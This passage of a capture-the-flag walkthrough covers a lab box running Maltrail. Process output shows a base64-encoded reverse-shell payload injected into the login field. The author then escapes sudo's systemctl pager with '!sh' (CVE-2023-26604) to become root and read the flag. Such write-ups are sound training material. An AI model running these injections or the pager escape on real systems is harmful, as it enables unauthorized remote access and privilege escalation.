This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.144.186' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
puma@sau: ~
File  Actions  Edit  View  Help
puma@sau:~$
```

Erel Regev

Now let's try and execute the available sudo command for the user puma:

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2023-07-29 11:11:03 UTC; 2h 1min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 874 (python3)
      Tasks: 21 (limit: 4662)
     Memory: 25.1M
     CGroup: /system.slice/trail.service
             ├─ 874 /usr/bin/python3 server.py
             ├─1288 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1289 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1292 bash
             ├─1293 sh -i
             ├─1321 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1322 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1325 bash
             ├─1326 sh -i
             ├─1342 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1343 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1346 bash
             ├─1347 sh -i
             ├─1589 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1590 /bin/sh -c logger -p auth.info -t "maltrail[874]" "Failed password for ;`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== |
             ├─1593 bash
             └─1594 sh -i

Jul 29 11:11:03 sau systemd[1]: Started Maltrail. Server of malicious traffic detection system.
Jul 29 12:35:45 sau maltrail[1283]: Failed password for ; from 127.0.0.1 port 57322
Jul 29 12:36:01 sau maltrail[1286]: Failed password for None from 127.0.0.1 port 34784
Jul 29 12:39:52 sau maltrail[1306]: Failed password for None from 127.0.0.1 port 42012
```

```
Jul 29 11:11:03 sau systemd[1]: Started Maltrail. Server of malicious traffic detection system.
Jul 29 12:35:45 sau maltrail[1283]: Failed password for ; from 127.0.0.1 port 57322
Jul 29 12:36:01 sau maltrail[1286]: Failed password for None from 127.0.0.1 port 34784
Jul 29 12:39:52 sau maltrail[1306]: Failed password for None from 127.0.0.1 port 42012
Jul 29 12:40:45 sau sudo[1312]:     puma : TTY=unknown ; PWD=/home/puma ; USER=root ; COMMAND=list
Jul 29 12:43:34 sau sudo[1314]:     puma : TTY=unknown ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status trail.service
lines 1-33
```

It seems to be related to a systemd command.

CVE-2023-26604

I found the following vulnerability:

https://securityonline.info/cve-2023-26604-systemd-privilege-escalation-flaw-affects-linux-distros/?fbclid=IwAR0ZK4lnjqeUCQEZMk1WK5FgHYrzsKgUXmfl1hq72uyiB9zB2htzCsiNiKQ

Systemd is an initialization system and service manager used in many modern Linux distributions. It's responsible for booting up the system, managing system processes, handling services, and various other tasks related to system initialization and management. One of the central concepts in systemd is the "systemd service."

A systemd service is a configuration unit that defines how a specific software or application should be started, stopped, and managed by the systemd system.

```
ul 29 12:39:52 sau maltrail[1306]: Failed password for None from 127.0.0.1 port 42012
ul 29 12:40:45 sau sudo[1312]:     puma : TTY=unknown ; PWD=/home/puma ; USER=root ; COMMAND=list
ul 29 12:43:34 sau sudo[1314]:     puma : TTY=unknown ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status trail.service
ul 29 12:43:34 sau sudo[1314]: pam_unix(sudo:session): session opened for user root by (uid=0)
ul 29 12:43:34 sau sudo[1314]: pam_unix(sudo:session): session closed for user root
ul 29 13:11:47 sau maltrail[1553]: Failed password for ; from 127.0.0.1 port 55202
```

I typed !sh and got a shell!

If an attacker manages to inject code or commands into an application or system that allows shell execution, they might use syntax like !sh to spawn a shell and gain unauthorized access.

Erel Regev

```
Jul 29 11:11:03 sau systemd[1]: Started Maltrail. Server of malicious traffic detection system.
Jul 29 12:35:45 sau maltrail[1283]: Failed password for ; from 127.0.0.1 port 57322
Jul 29 12:36:01 sau maltrail[1286]: Failed password for None from 127.0.0.1 port 34784
Jul 29 12:39:52 sau maltrail[1306]: Failed password for None from 127.0.0.1 port 42012
Jul 29 12:40:45 sau sudo[1312]:     puma : TTY=unknown ; PWD=/home/puma ; USER=root ; COMMAND=list
Jul 29 12:43:34 sau sudo[1314]:     puma : TTY=unknown ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status trail.service
Jul 29 12:43:34 sau sudo[1314]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jul 29 12:43:34 sau sudo[1314]: pam_unix(sudo:session): session closed for user root
Jul 29 13:11:47 sau maltrail[1553]: Failed password for ; from 127.0.0.1 port 55202
!sh
# whoami
root
# cd /root
# cat root.txt
0c                                  4
#
```